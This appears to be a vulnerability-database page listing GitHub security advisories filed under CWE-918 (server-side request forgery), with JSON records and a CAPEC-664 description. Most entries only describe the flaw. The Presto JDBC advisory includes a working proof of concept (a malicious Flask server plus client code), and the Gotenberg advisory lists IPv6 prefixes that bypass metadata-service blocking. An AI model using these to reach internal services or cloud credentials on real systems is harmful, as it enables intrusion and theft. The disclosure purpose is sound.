CWE-918
AllowedServer-Side Request Forgery (SSRF)
Abstraction: Base · Status: Incomplete
The web server receives a URL or similar request from an upstream component and retrieves the contents of this URL, but it does not sufficiently ensure that the request is being sent to the expected destination.
4783 vulnerabilities reference this CWE, most recent first.
GHSA-8523-F95G-92MC
Vulnerability from github – Published: 2024-01-23 21:30 – Updated: 2025-06-20 21:31A post-authenticated server-side request forgery (SSRF) vulnerability in Trend Micro Apex Central 2019 (lower than build 6481) could allow an attacker to interact with internal or local services directly.
Please note: an attacker must first obtain the ability to execute low-privileged code on the target system in order to exploit this vulnerability.
This is a similar, but not identical vulnerability as CVE-2023-38625 through CVE-2023-38627.
{
  "affected": [],
  "aliases": [
    "CVE-2023-38624"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2024-01-23T21:15:08Z",
    "severity": "MODERATE"
  },
  "details": "A post-authenticated server-side request forgery (SSRF) vulnerability in Trend Micro Apex Central 2019 (lower than build 6481) could allow an attacker to interact with internal or local services directly.\n\nPlease note: an attacker must first obtain the ability to execute low-privileged code on the target system in order to exploit this vulnerability.\n\nThis is a similar, but not identical vulnerability as CVE-2023-38625 through CVE-2023-38627.",
  "id": "GHSA-8523-f95g-92mc",
  "modified": "2025-06-20T21:31:48Z",
  "published": "2024-01-23T21:30:20Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2023-38624"
    },
    {
      "type": "WEB",
      "url": "https://success.trendmicro.com/dcx/s/solution/000294176?language=en_US"
    },
    {
      "type": "WEB",
      "url": "https://www.zerodayinitiative.com/advisories/ZDI-23-998"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-859X-XR5X-C9X2
Vulnerability from github – Published: 2024-09-12 18:31 – Updated: 2024-09-12 18:31A server-side request forgery issue has been discovered in GitLab EE affecting all versions starting from 16.8 prior to 17.1.7, from 17.2 prior to 17.2.5, and from 17.3 prior to 17.3.2. It was possible for an attacker to make requests to internal resources using a custom Maven Dependency Proxy URL
{
  "affected": [],
  "aliases": [
    "CVE-2024-8635"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2024-09-12T17:15:06Z",
    "severity": "HIGH"
  },
  "details": "A server-side request forgery issue has been discovered in GitLab EE affecting all versions starting from 16.8 prior to 17.1.7, from 17.2 prior to 17.2.5, and from 17.3 prior to 17.3.2. It was possible for an attacker to make requests to internal resources using a custom Maven Dependency Proxy URL",
  "id": "GHSA-859x-xr5x-c9x2",
  "modified": "2024-09-12T18:31:42Z",
  "published": "2024-09-12T18:31:42Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2024-8635"
    },
    {
      "type": "WEB",
      "url": "https://gitlab.com/gitlab-org/gitlab/-/issues/455273"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-85CG-PVGV-VXWV
Vulnerability from github – Published: 2025-05-07 15:31 – Updated: 2026-04-01 18:35Server-Side Request Forgery (SSRF) vulnerability in Oliver Campion Display Remote Posts Block allows Server Side Request Forgery. This issue affects Display Remote Posts Block: from n/a through 1.1.0.
{
  "affected": [],
  "aliases": [
    "CVE-2025-47484"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2025-05-07T15:16:02Z",
    "severity": "MODERATE"
  },
  "details": "Server-Side Request Forgery (SSRF) vulnerability in Oliver Campion Display Remote Posts Block allows Server Side Request Forgery. This issue affects Display Remote Posts Block: from n/a through 1.1.0.",
  "id": "GHSA-85cg-pvgv-vxwv",
  "modified": "2026-04-01T18:35:02Z",
  "published": "2025-05-07T15:31:44Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2025-47484"
    },
    {
      "type": "WEB",
      "url": "https://patchstack.com/database/wordpress/plugin/display-remote-posts-block/vulnerability/wordpress-display-remote-posts-block-1-1-0-server-side-request-forgery-ssrf-vulnerability?_s_id=cve"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-85HQ-HQHM-3JF2
Vulnerability from github – Published: 2025-11-13 18:31 – Updated: 2025-11-13 18:31Lichess lila before commit 11b4c0fb00f0ffd823246f839627005459c8f05c (2025-06-02) contains a Server-Side Request Forgery (SSRF) vulnerability in the game export API. The players parameter is passed directly to an internal HTTP client without validation, allowing remote attackers to force the server to send HTTP requests to arbitrary URLs
{
  "affected": [],
  "aliases": [
    "CVE-2025-52186"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2025-11-13T16:15:51Z",
    "severity": "MODERATE"
  },
  "details": "Lichess lila before commit 11b4c0fb00f0ffd823246f839627005459c8f05c (2025-06-02) contains a Server-Side Request Forgery (SSRF) vulnerability in the game export API. The players parameter is passed directly to an internal HTTP client without validation, allowing remote attackers to force the server to send HTTP requests to arbitrary URLs",
  "id": "GHSA-85hq-hqhm-3jf2",
  "modified": "2025-11-13T18:31:04Z",
  "published": "2025-11-13T18:31:04Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2025-52186"
    },
    {
      "type": "WEB",
      "url": "https://github.com/lichess-org/lila/commit/11b4c0fb00f0ffd8232346f839627005459c8f05c"
    },
    {
      "type": "WEB",
      "url": "https://hackerone.com/reports/3165242"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:L",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-85XG-H6RV-RGF5
Vulnerability from github – Published: 2026-07-10 12:31 – Updated: 2026-07-10 12:31A flaw was found in the guardrails-detectors component. This vulnerability allows a remote attacker to perform a blind Server-Side Request Forgery (SSRF) by submitting a specially crafted XML Schema Definition (XSD) string. This can lead to unauthorized access to sensitive information, including credentials from cloud metadata services, Kubernetes API, internal MinIO, and other internal network endpoints. Additionally, it enables local file reads of critical data such as service account tokens and pod secrets.
{
  "affected": [],
  "aliases": [
    "CVE-2026-15378"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-07-10T10:16:23Z",
    "severity": "CRITICAL"
  },
  "details": "A flaw was found in the `guardrails-detectors` component. This vulnerability allows a remote attacker to perform a blind Server-Side Request Forgery (SSRF) by submitting a specially crafted XML Schema Definition (XSD) string. This can lead to unauthorized access to sensitive information, including credentials from cloud metadata services, Kubernetes API, internal MinIO, and other internal network endpoints. Additionally, it enables local file reads of critical data such as service account tokens and pod secrets.",
  "id": "GHSA-85xg-h6rv-rgf5",
  "modified": "2026-07-10T12:31:42Z",
  "published": "2026-07-10T12:31:42Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-15378"
    },
    {
      "type": "WEB",
      "url": "https://access.redhat.com/security/cve/CVE-2026-15378"
    },
    {
      "type": "WEB",
      "url": "https://bugzilla.redhat.com/show_bug.cgi?id=2498941"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-8642-VFQM-5G7X
Vulnerability from github – Published: 2022-05-14 01:14 – Updated: 2022-05-14 01:14OX App Suite 7.8.4 and earlier allows SSRF.
{
  "affected": [],
  "aliases": [
    "CVE-2018-13103"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2019-03-21T16:00:00Z",
    "severity": "MODERATE"
  },
  "details": "OX App Suite 7.8.4 and earlier allows SSRF.",
  "id": "GHSA-8642-vfqm-5g7x",
  "modified": "2022-05-14T01:14:57Z",
  "published": "2022-05-14T01:14:57Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2018-13103"
    },
    {
      "type": "WEB",
      "url": "http://packetstormsecurity.com/files/151243/Open-Xchange-OX-App-Suite-Cross-Site-Scripting-SSRF.html"
    },
    {
      "type": "WEB",
      "url": "http://seclists.org/fulldisclosure/2019/Jan/46"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-86C3-PWHR-VG8X
Vulnerability from github – Published: 2024-12-13 06:30 – Updated: 2025-10-01 18:30Server-Side Request Forgery (SSRF) vulnerability in PlexTrac allowing requests to internal system resources.This issue affects PlexTrac: from 1.61.3 before 2.8.1.
{
  "affected": [],
  "aliases": [
    "CVE-2024-11836"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2024-12-13T06:15:25Z",
    "severity": "HIGH"
  },
  "details": "Server-Side Request Forgery (SSRF) vulnerability in PlexTrac allowing requests to internal system resources.This issue affects PlexTrac: from 1.61.3 before 2.8.1.",
  "id": "GHSA-86c3-pwhr-vg8x",
  "modified": "2025-10-01T18:30:27Z",
  "published": "2024-12-13T06:30:58Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2024-11836"
    },
    {
      "type": "WEB",
      "url": "https://docs.plextrac.com/plextrac-documentation/master/security-advisories#release-2.11.0"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N",
      "type": "CVSS_V3"
    },
    {
      "score": "CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:A/VC:H/VI:H/VA:N/SC:H/SI:H/SA:N/E:X/CR:X/IR:X/AR:X/MAV:X/MAC:X/MAT:X/MPR:X/MUI:X/MVC:X/MVI:X/MVA:X/MSC:X/MSI:X/MSA:X/S:X/AU:X/R:X/V:X/RE:X/U:Red",
      "type": "CVSS_V4"
    }
  ]
}
GHSA-86M8-88FQ-XFXP
Vulnerability from github – Published: 2026-05-29 16:50 – Updated: 2026-05-29 16:50Summary
IsPublicIP in pkg/gotenberg/outbound.go incorrectly classifies IPv6 6to4 / NAT64 / deprecated site-local addresses as public IPs, allowing an unauthenticated attacker to reach internal destinations (e.g., cloud metadata services at 169.254.169.254) via a single crafted DNS AAAA record. This is a variant of CVE-2026-44430 (modelcontextprotocol/registry).
Details
IsPublicIP uses Go stdlib helpers (IsLoopback, IsPrivate, IsLinkLocalUnicast, etc.) to block internal IPs. However, these helpers do not recognize IPv6 prefixes that embed IPv4 addresses:
| Prefix | RFC | Tunnels to |
|---|---|---|
2002::/16 |
RFC 3056 (6to4) | IPv4 in bits 16-47 |
64:ff9b::/96 |
RFC 6052 (NAT64 well-known) | IPv4 in low 32 bits |
64:ff9b:1::/48 |
RFC 8215 (NAT64 local-use) | IPv4 in low 32 bits |
fec0::/10 |
RFC 3879 (deprecated site-local) | internal routing |
addr.Unmap() only handles ::ffff:0:0/96 (IPv4-mapped) and has no effect on these prefixes. On dual-stack or NAT64-enabled cloud hosts, the OS kernel transparently routes these addresses to their embedded internal IPv4 destinations.
Vulnerable code (pkg/gotenberg/outbound.go L53-69, commit 93d0103):
func IsPublicIP(addr netip.Addr) bool {
    addr = addr.Unmap() // only handles ::ffff:x.x.x.x
    switch {
    case addr.IsLoopback(), addr.IsPrivate(),
         addr.IsLinkLocalUnicast(), ...:
        return false
    }
    return true // 6to4/NAT64/site-local incorrectly reaches here
}
PoC
cd poc/
./build.sh   # docker build (~30s)
./run.sh     # docker run — exits with code 1 (bug detected)
Expected output: IsPublicIP(2002:a9fe:a9fe::) = true — the function returns true for 3 addresses that wrap 169.254.169.254 (AWS IMDS). Full test file available via GHSA private comment on request.
Impact
An unauthenticated attacker controlling a DNS AAAA record can tunnel gotenberg's outbound HTTP client to AWS/GCP/Azure IMDS (169.254.169.254), leaking IAM credentials. The Chromium URL convert route returns the full response as a PDF (full-read SSRF). Affects all deployments with WithDenyPrivateIPs(true) on dual-stack or NAT64-enabled hosts.
Suggested Fix
Add explicit prefix checks after addr.Unmap():
var blockedIPv6Prefixes = []netip.Prefix{
    netip.MustParsePrefix("2002::/16"),
    netip.MustParsePrefix("64:ff9b::/96"),
    netip.MustParsePrefix("64:ff9b:1::/48"),
    netip.MustParsePrefix("fec0::/10"),
}
for _, p := range blockedIPv6Prefixes {
    if p.Contains(addr) { return false }
}
{
  "affected": [
    {
      "package": {
        "ecosystem": "Go",
        "name": "github.com/gotenberg/gotenberg/v8"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "last_affected": "8.32.0"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2026-45741"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-184",
      "CWE-918"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2026-05-29T16:50:37Z",
    "nvd_published_at": null,
    "severity": "HIGH"
  },
  "details": "### Summary\n\n`IsPublicIP` in `pkg/gotenberg/outbound.go` incorrectly classifies IPv6 6to4 / NAT64 / deprecated site-local addresses as public IPs, allowing an unauthenticated attacker to reach internal destinations (e.g., cloud metadata services at `169.254.169.254`) via a single crafted DNS AAAA record. This is a variant of CVE-2026-44430 (modelcontextprotocol/registry).\n\n### Details\n\n`IsPublicIP` uses Go stdlib helpers (`IsLoopback`, `IsPrivate`, `IsLinkLocalUnicast`, etc.) to block internal IPs. However, these helpers do not recognize IPv6 prefixes that embed IPv4 addresses:\n\n| Prefix | RFC | Tunnels to |\n|--------|-----|-----------|\n| `2002::/16` | RFC 3056 (6to4) | IPv4 in bits 16-47 |\n| `64:ff9b::/96` | RFC 6052 (NAT64 well-known) | IPv4 in low 32 bits |\n| `64:ff9b:1::/48` | RFC 8215 (NAT64 local-use) | IPv4 in low 32 bits |\n| `fec0::/10` | RFC 3879 (deprecated site-local) | internal routing |\n\n`addr.Unmap()` only handles `::ffff:0:0/96` (IPv4-mapped) and has no effect on these prefixes. On dual-stack or NAT64-enabled cloud hosts, the OS kernel transparently routes these addresses to their embedded internal IPv4 destinations.\n\nVulnerable code (`pkg/gotenberg/outbound.go` L53-69, commit `93d0103`):\n\n```go\nfunc IsPublicIP(addr netip.Addr) bool {\n    addr = addr.Unmap() // only handles ::ffff:x.x.x.x\n    switch {\n    case addr.IsLoopback(), addr.IsPrivate(),\n         addr.IsLinkLocalUnicast(), ...:\n        return false\n    }\n    return true // 6to4/NAT64/site-local incorrectly reaches here\n}\n```\n\n### PoC\n```\ncd poc/\n./build.sh   # docker build (~30s)\n./run.sh     # docker run \u2014 exits with code 1 (bug detected)\n```\n\nExpected output: `IsPublicIP(2002:a9fe:a9fe::) = true` \u2014 the function returns true for 3 addresses that wrap 169.254.169.254 (AWS IMDS). Full test file available via GHSA private comment on request.\n\n### Impact\n\nAn unauthenticated attacker controlling a DNS AAAA record can tunnel gotenberg\u0027s outbound HTTP client to AWS/GCP/Azure IMDS (169.254.169.254), leaking IAM credentials. The Chromium URL convert route returns the full response as a PDF (full-read SSRF). Affects all deployments with `WithDenyPrivateIPs(true)` on dual-stack or NAT64-enabled hosts.\n\n### Suggested Fix\n\nAdd explicit prefix checks after `addr.Unmap()`:\n```\nvar blockedIPv6Prefixes = []netip.Prefix{\n    netip.MustParsePrefix(\"2002::/16\"),\n    netip.MustParsePrefix(\"64:ff9b::/96\"),\n    netip.MustParsePrefix(\"64:ff9b:1::/48\"),\n    netip.MustParsePrefix(\"fec0::/10\"),\n}\nfor _, p := range blockedIPv6Prefixes {\n    if p.Contains(addr) { return false }\n}\n```",
  "id": "GHSA-86m8-88fq-xfxp",
  "modified": "2026-05-29T16:50:37Z",
  "published": "2026-05-29T16:50:37Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/gotenberg/gotenberg/security/advisories/GHSA-86m8-88fq-xfxp"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/gotenberg/gotenberg"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:L/A:N",
      "type": "CVSS_V3"
    }
  ],
  "summary": "Gotenberg has an SSRF deny-list bypass in IsPublicIP via IPv6 6to4 / NAT64 / site-local prefixes"
}
GHSA-86PC-M9XH-3JG9
Vulnerability from github – Published: 2026-04-07 09:31 – Updated: 2026-04-07 18:31The Popup Box WordPress plugin before 5.5.0 does not properly validate nonces in the add_or_edit_popupbox() function before saving popup data, allowing unauthenticated attackers to perform Cross-Site Request Forgery attacks. When an authenticated admin visits a malicious page, the attacker can create or modify popups with arbitrary JavaScript that executes in the admin panel and frontend.
{
  "affected": [],
  "aliases": [
    "CVE-2025-15611"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-04-07T07:16:23Z",
    "severity": "MODERATE"
  },
  "details": "The Popup Box  WordPress plugin before 5.5.0 does not properly validate nonces in the add_or_edit_popupbox() function before saving popup data, allowing unauthenticated attackers to perform Cross-Site Request Forgery attacks. When an authenticated admin visits a malicious page, the attacker can create or modify popups with arbitrary JavaScript that executes in the admin panel and frontend.",
  "id": "GHSA-86pc-m9xh-3jg9",
  "modified": "2026-04-07T18:31:33Z",
  "published": "2026-04-07T09:31:22Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2025-15611"
    },
    {
      "type": "WEB",
      "url": "https://wpscan.com/vulnerability/089ea763-2421-4089-a220-251421f7f226"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-86Q5-QCJC-7PV4
Vulnerability from github – Published: 2023-10-03 21:54 – Updated: 2023-10-03 21:54Summary

Presto JDBC is vulnerable to Server-Side Request Forgery (SSRF) when connecting a remote Presto server. An attacker can modify the nextUri parameter to internal server in response content that Presto JDBC client will request next and view sensitive information from highly sensitive internal servers or perform a local port scan.
Details
The Presto protocol has a nextUri parameter that specifies which URI the client will request next to obtain more query data. Presto JDBC will directly use the nextUri returned by the remote Presto server as the URL for the next request. So if a malicious server modify the nextUri parameter to the internal server, JDBC will request it and cause SSRF.
For unexpected responses, JDBC will put the response body into the error. So the response of the internal server will be leaked if the server also returns the error directly to the user.
The relevant code is in file path /presto-client/src/main/java/com/facebook/presto/client/StatementClientV1.java and function advance .
The flowchart is as follows:
PoC
Running an HTTP service to route POST /v1/statement redirect to the intranet. For example, using these Python code:
from flask import Flask, Response

app = Flask(__name__)

@app.route('/v1/statement', methods=['POST'])
def next_uri_to_interal_server():
    data = '{"id":"test_id","infoUri":"whatever","nextUri":"http://127.0.0.1:8888","stats":{"state":"QUEUED","queued":true,"scheduled":false,"nodes":0,"totalSplits":0,"queuedSplits":0,"runningSplits":0,"completedSplits":0,"cpuTimeMillis":0,"wallTimeMillis":0,"queuedTimeMillis":0,"elapsedTimeMillis":0,"processedRows":0,"processedBytes":0,"peakMemoryBytes":0,"peakTotalMemoryBytes":0,"peakTaskTotalMemoryBytes":0,"spilledBytes":0},"warnings":[]}'
    return Response(data, content_type='application/json; charset=utf-8', status=200)

if __name__ == '__main__':
    app.run(host="0.0.0.0",port=8000)
Connecting to the malicious server using JDBC:
String url = "jdbc:presto://<ip>:<port>";
Properties properties = new Properties();
properties.setProperty("user", "root");
try {
    Connection connection = DriverManager.getConnection(url, properties);
    Statement stmt = connection.createStatement();
    ResultSet res = stmt.executeQuery("show catalogs");
    while(res.next()) {
        System.out.println(res.getString(1));
    }
} catch (Exception e) {
    e.printStackTrace();
}
Pwned!
Impact
When the target remote Presto server to be connected is controllable, an attacker can view sensitive information from highly sensitive internal servers or perform a local port scan.
Vulnerability Discovery Credit: Jianyu Li @ WuHeng Lab of ByteDance
{
  "affected": [
    {
      "package": {
        "ecosystem": "Maven",
        "name": "com.facebook.presto:presto-jdbc"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "last_affected": "0.283"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2023-10-03T21:54:06Z",
    "nvd_published_at": null,
    "severity": "HIGH"
  },
  "details": "### Summary\n\nPresto JDBC is vulnerable to Server-Side Request Forgery (SSRF) when connecting a remote Presto server. An attacker can modify the nextUri parameter to internal server in response content that Presto JDBC client will request next and view sensitive information from highly sensitive internal servers or perform a local port scan. \n\n### Details\n\nThe Presto protocol has a nextUri parameter that specifies which URI the client will request next to obtain more query data. Presto JDBC will directly use the nextUri returned by the remote Presto server as the URL for the next request. So if a malicious server modify the nextUri parameter to the internal server, JDBC will request it and cause SSRF.\n\nFor unexpected responses, JDBC will put the response body into the error. So the response of the internal server will be leaked if the server also returns the error directly to the user.\n\nThe relevant code is in file path `/presto-client/src/main/java/com/facebook/presto/client/StatementClientV1.java` and function `advance` .\n\nThe flowchart is as follows:\n\n\u003cimg src=\"https://s2.loli.net/2023/09/18/gvUZ2rT7w3Okbde.png\" alt=\"presto_jdbc_ssrf_2.png\" style=\"zoom:50%;\" /\u003e\n\n### PoC\n\nRunning an HTTP service to route POST /v1/statement redirect to the intranet. For example, using these Python code:\n\n```python\nfrom flask import Flask, Response\n\napp = Flask(__name__)\n\n@app.route(\u0027/v1/statement\u0027, methods=[\u0027POST\u0027])\ndef next_uri_to_interal_server():\n    data = \u0027{\"id\":\"test_id\",\"infoUri\":\"whatever\",\"nextUri\":\"http://127.0.0.1:8888\",\"stats\":{\"state\":\"QUEUED\",\"queued\":true,\"scheduled\":false,\"nodes\":0,\"totalSplits\":0,\"queuedSplits\":0,\"runningSplits\":0,\"completedSplits\":0,\"cpuTimeMillis\":0,\"wallTimeMillis\":0,\"queuedTimeMillis\":0,\"elapsedTimeMillis\":0,\"processedRows\":0,\"processedBytes\":0,\"peakMemoryBytes\":0,\"peakTotalMemoryBytes\":0,\"peakTaskTotalMemoryBytes\":0,\"spilledBytes\":0},\"warnings\":[]}\u0027\n    return Response(data, content_type=\u0027application/json; charset=utf-8\u0027, status=200)\n\nif __name__ == \u0027__main__\u0027:\n    app.run(host=\"0.0.0.0\",port=8000)\n```\n\nConnecting to the malicious server using JDBC:\n\n```java\nString url = \"jdbc:presto://\u003cip\u003e:\u003cport\u003e\";\nProperties properties = new Properties();\nproperties.setProperty(\"user\", \"root\");\ntry {\n    Connection connection = DriverManager.getConnection(url, properties);\n    Statement stmt = connection.createStatement();\n    ResultSet res = stmt.executeQuery(\"show catalogs\");\n    while(res.next()) {\n        System.out.println(res.getString(1));\n    }\n} catch (Exception e) {\n    e.printStackTrace();\n}\n```\n\nPwned!\n\n### Impact\n\nWhen the target remote Presto server to be connected is controllable,  an attacker can view sensitive information from highly sensitive internal servers or perform a local port scan. \n\nVulnerability Discovery Credit: Jianyu Li @ WuHeng Lab of ByteDance",
  "id": "GHSA-86q5-qcjc-7pv4",
  "modified": "2023-10-03T21:54:06Z",
  "published": "2023-10-03T21:54:06Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/prestodb/presto/security/advisories/GHSA-86q5-qcjc-7pv4"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/prestodb/presto"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L",
      "type": "CVSS_V3"
    }
  ],
  "summary": "Presto JDBC Server-Side Request Forgery by nextUri"
}
No mitigation information available for this CWE.
CAPEC-664: Server Side Request Forgery
An adversary exploits improper input validation by submitting maliciously crafted input to a target application running on a server, with the goal of forcing the server to make a request either to itself, to web services running in the server’s internal network, or to external third parties. If successful, the adversary’s request will be made with the server’s privilege level, bypassing its authentication controls. This ultimately allows the adversary to access sensitive data, execute commands on the server’s network, and make external requests with the stolen identity of the server. Server Side Request Forgery attacks differ from Cross Site Request Forgery attacks in that they target the server itself, whereas CSRF attacks exploit an insecure user authentication mechanism to perform unauthorized actions on the user's behalf.